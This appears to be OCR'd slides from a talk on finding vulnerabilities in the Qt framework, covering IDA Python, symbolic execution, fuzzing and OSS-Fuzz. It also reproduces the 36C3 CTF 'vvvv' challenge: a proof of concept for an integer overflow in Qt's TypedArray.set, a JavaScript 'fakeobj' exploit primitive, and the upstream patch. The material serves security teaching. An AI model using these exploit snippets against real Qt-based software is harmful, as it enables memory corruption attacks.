5	myTimer	is referenced at	myTimer	file:///home/hank/MY_CTF_CHALLENGES/hitcon_ctf_2023/qjsengine/src/main.cpp:36:29:36:35

IDA Python

- For those closed-source binaries, the options are much fewer than the open-source one
- Based on IDA Pro, we can conduct way more complicated analysis instead of decompile binary only.

Symbolic Execution


- In terms of Taint Analysis, you may try to build your own analysis script based on Symbolic Execution engine, such as **Angr**.
- However, there are many inconveniences and limitations.
  For example,
  - Path explosion
  - (External) function handlers
  - Complicated constraints resolving
  - …

Fuzzing

- For Qt Framework
  - LibFuzzer in OSS-Fuzz (Qt Contributors Summit 2019)
  - Fuzzilli for JavaScript Engine
- For Applications
  - WinAFL
  - AFL++
  - …etc


36C3 CTF - vvvv

Challenge ⇨ Fuzzing Harness



```sh
#!/bin/sh

set -u

JSFILE="$(mktemp --suffix=.vvvv.js)"
function cleanup {
    rm -rf -- "$JSFILE"
}
trap cleanup EXIT

cat > "$JSFILE"
/opt/Qt/bin/qmljs "$JSFILE" 2>&1
```


Exploit-1 PoC



```js
var a = new Array(0xffffffff);
var b = new Uint32Array(0x100);
b.set(a, 0x10);
```


http://repwn.com/archives/35/

Exploit-2 PoC



```js
function fakeobj(addrDouble) {
    const v4 = [1337,1337,1337];
    const v7 = [1337,1337];

    for (let i = 0; i < 10; ++i) {
        const n = new Number(addrDouble);
    }
    v7.length = 1337;
    const v9 = v4.concat(v7);
    var fake = v9[11];
    for (var i = 0; i < v9.length; ++i)
        v9[i] = 1337;
    return fake;
}
```

https://hxp.io/blog/62/hxp-36C3-CTF-vvvv/



V4: Avoid integer overflow on typed array length check

```
Change-Id: I370b4c4bd0d7962878849ca7c5edef6cb36eca25
Reviewed-by: Fabian Kosmale <fabian.kosmale@qt.io>
```

Diffstat

-rw-r--r--	src/qml/jsruntime/qv4typedarray.cpp	7	🟩🟥
-rw-r--r--	tests/auto/qml/qjsengine/tst_qjsengine.cpp	36	🟩

2 files changed, 41 insertions, 2 deletions

```
diff --git a/src/qml/jsruntime/qv4typedarray.cpp b/src/qml/jsruntime/qv4typedarray.cpp
index 7d33167762..a5a720abc0 100644
--- a/src/qml/jsruntime/qv4typedarray.cpp
+++ b/src/qml/jsruntime/qv4typedarray.cpp
@@ -1416,7 +1416,8 @@ ReturnedValue IntrinsicTypedArrayPrototype::method_set(const FunctionObject *b,
         if (scope.engine->hasException || l != len)
             return scope.engine->throwTypeError();

-        if (offset + l > a->length())
+        const uint aLength = a->length();
+        if (offset > aLength || l > aLength - offset)
             RETURN_RESULT(scope.engine->throwRangeError(QStringLiteral("TypedArray.set: out of range")));

         uint idx = 0;
@@ -1446,7 +1447,9 @@ ReturnedValue IntrinsicTypedArrayPrototype::method_set(const FunctionObject *b,
         return scope.engine->throwTypeError();

     uint l = srcTypedArray->length();
-    if (offset + l > a->length())
+
+    const uint aLength = a->length();
+    if (offset > aLength || l > aLength - offset)
         RETURN_RESULT(scope.engine->throwRangeError(QStringLiteral("TypedArray.set: out of range")));

     char *dest = buffer->d()->data->data() + a->d()->byteOffset + offset*elementSize;
```


https://code.qt.io/cgit/qt/qtdeclarative.git/commit/?id=2d566bb65def5b759bb4d93d767c4377bc6c5e0a

OSS-Fuzz

- The opensource maintainers can put their fuzzing harness on OSS-Fuzz
- The information of the coverage status is open to public
- For Qt, the bug tracking system is also open to public

```
build_fuzzer "qtbase" "corelib/serialization/qcborstreamreader/next" "cbor"
build_fuzzer "qtbase" "corelib/serialization/qcborvalue/fromcbor" "cbor"
build_fuzzer "qtbase" "corelib/serialization/qjsondocument/fromjson" "json" "$SRC/afldictionaries/json.dict"
build_fuzzer "qtbase" "corelib/serialization/qtextstream/extractionoperator-float" "text"
build_fuzzer "qtbase" "corelib/serialization/qxmlstream/qxmlstreamreader/readnext" "xml" "$SRC/afldictionaries/xml.dict"
build_fuzzer "qtbase" "corelib/text/qregularexpression/optimize" "regexp" "$SRC/afldictionaries/regexp.dict"
build_fuzzer "qtbase" "corelib/time/qdatetime/fromstring" "datetime"
build_fuzzer "qtbase" "corelib/tools/qcryptographichash/result"
build_fuzzer "qtbase" "gui/image/qimage/loadfromdata" "images" "$WORK/merged_dicts/images.dict"
build_fuzzer "qtbase" "gui/painting/qcolorspace/fromiccprofile" "icc" "$SRC/afldictionaries/iccprofile.dict"
build_fuzzer "qtbase" "gui/text/qtextdocument/sethtml" "html" "$WORK/merged_dicts/css_and_html.dict"
build_fuzzer "qtbase" "gui/text/qtextdocument/setmarkdown" "markdown" "$SRC/afldictionaries/markdown.dict"
build_fuzzer "qtbase" "gui/text/qtextlayout/beginlayout" "text"
build_fuzzer "qtbase" "network/ssl/qsslcertificate/qsslcertificate/pem" "ssl.pem"
build_fuzzer "qtsvg" "svg/qsvgrenderer/render" "svg" "$SRC/afldictionaries/svg.dict"
```

https://code.qt.io/cgit/qt/qtqa.git/plain/fuzzing/oss-fuzz/build.sh?h=dev



tst_qquickpopup has failing test on ...

QTBUG-125236
QtGrpc: rework interceptors

QTBUG-125235
Add a "layout" for Quick3D Model in...

QTBUG-125234
Debug messages appear as error me...

QTBUG-125233
wasm: unify media element backend...

QTBUG-125232
QtCharts/QtGraphs: adding "break" ...

QTBUG-125231
Clipboard empties when resizing in ...

QTBUG-125230
QSettings works incorrectly with Win...

QTBUG-125229
QDropEvent requires QEventLoop fo...

QTBUG-125228
Customizing Quick Controls Docum...

Qt / QTBUG-125226

QSharedMemory on Windows does not respect the security context

Closed

Details

Type:	Suggestion	Resolution:	Won't Do
Priority:	Not Evaluated	Fix Version/s:	None
Affects Version/s:	6.7.0		
Component/s:	Core: I/O		
Labels:	None		
Environment:	Any Windows platform, any compiler and any Qt version.		
Platform/s:	Windows		


Description

The **QSharedMemory** object, created in Windows service context does not apply the Security Descriptor to the HANDLE object, which prevents accessing the same shared memory object from the user context.
Similar classes, like **QLocalServer**, create a security context in case of **QLocalServer::WorldAccessOption** access option.

I propose to add a similar flag/option to the **QSharedMemory** object in order to access the shared memory from other security context, if required by design, at least with flag PAGE_READONLY

